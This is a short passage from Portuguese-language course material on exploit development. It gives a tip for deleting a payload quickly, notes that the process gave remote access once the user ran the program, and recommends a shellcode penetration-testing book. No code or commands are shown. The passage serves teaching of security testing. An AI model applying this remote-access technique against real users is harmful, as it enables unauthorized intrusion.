

+DICA PRA APAGAR O PAYLOAD MUITO RÁPIDO: CTRL+K

→ E esse processo inteiro já foi suficiente para o acesso remoto com o usuário apenas executando o programa

## Dicas de Livros

O assunto de desenvolvimento de exploits por si é grande ao ponto de ser do tamanho deste curso

→ Seguem algumas dicas de livros para se aprofundar no assunto



# Penetration Testing with Shellcode

Detect, exploit, and secure network-level and operating system vulnerabilities.



Packt

[www.packt.com](http://www.packt.com)

By Hamza Megahed